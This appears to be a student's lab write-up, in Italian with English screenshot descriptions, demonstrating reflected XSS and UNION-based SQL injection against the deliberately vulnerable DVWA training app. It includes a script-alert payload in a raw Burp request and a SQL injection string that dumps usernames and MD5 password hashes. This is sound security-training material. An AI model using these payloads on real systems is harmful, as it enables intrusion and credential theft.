



XSS reflected: in questo abbiamo modificato la richiesta utilizzando <i> per trasformare i caratteri immessi in corsivo



Invece in quest'altro caso facciamo comparire un popup con il nostro messaggio:

The image shows two screenshots demonstrating a successful Cross-Site Scripting (XSS) attack.

**Top Screenshot: Burp Suite Community Edition v2023.11.1.5 - Temporary Project**

The interface shows the **Proxy** tab selected. The **Intercept** tab is active, displaying a request to `http://192.168.1.3:80`. The **Intercept is on** button is highlighted. The **Inspector** tab on the right shows the request details:

- Request attributes:** 2
- Request query parameters:** 1
- Request body parameters:** 0
- Request cookies:** 2
- Request headers:** 9

The raw request data is visible in the **Raw** tab:

```
1 GET /dvwa/vulnerabilities/xss_r/?name=<script>alert('GIORGIO')</script> HTTP/1.1
2 Host: 192.168.1.3
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
5 Gecko) Chrome/120.0.6099.216 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
7 q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://192.168.1.3/dvwa/vulnerabilities/xss_r/
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: security=low; PHPSESSID=55ef9b8e8ab39da3c252c63043835072
12 Connection: close
```

**Bottom Screenshot: Web Browser**

The browser window shows the URL `192.168.1.3/dvwa/vulnerabilities/xss_r/?name=#`. A JavaScript alert box is displayed with the message "192.168.1.3 says" and "GIORGIO". The **OK** button is visible.

SQL Injection: qui abbiamo cercato di ottenere informazioni dalla tabella 'users', restituendo colonne come user e password tramite un'operazione combinata di una query sempre vera (' OR 'a'='a') e della query UNION che ci restituisce le colonne in questione, la parte finale -- -- è un commento SQL.

User ID:

Submit

ID: ' OR'a'='a' UNION SELECT user, password from users -- --

First name: admin

Surname: admin

ID: ' OR'a'='a' UNION SELECT user, password from users -- --

First name: Gordon

Surname: Brown

ID: ' OR'a'='a' UNION SELECT user, password from users -- --

First name: Hack

Surname: Me

ID: ' OR'a'='a' UNION SELECT user, password from users -- --

First name: Pablo

Surname: Picasso

ID: ' OR'a'='a' UNION SELECT user, password from users -- --

First name: Bob

Surname: Smith

ID: ' OR'a'='a' UNION SELECT user, password from users -- --

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' OR'a'='a' UNION SELECT user, password from users -- --

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: ' OR'a'='a' UNION SELECT user, password from users -- --

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' OR'a'='a' UNION SELECT user, password from users -- --

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' OR'a'='a' UNION SELECT user, password from users -- --

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99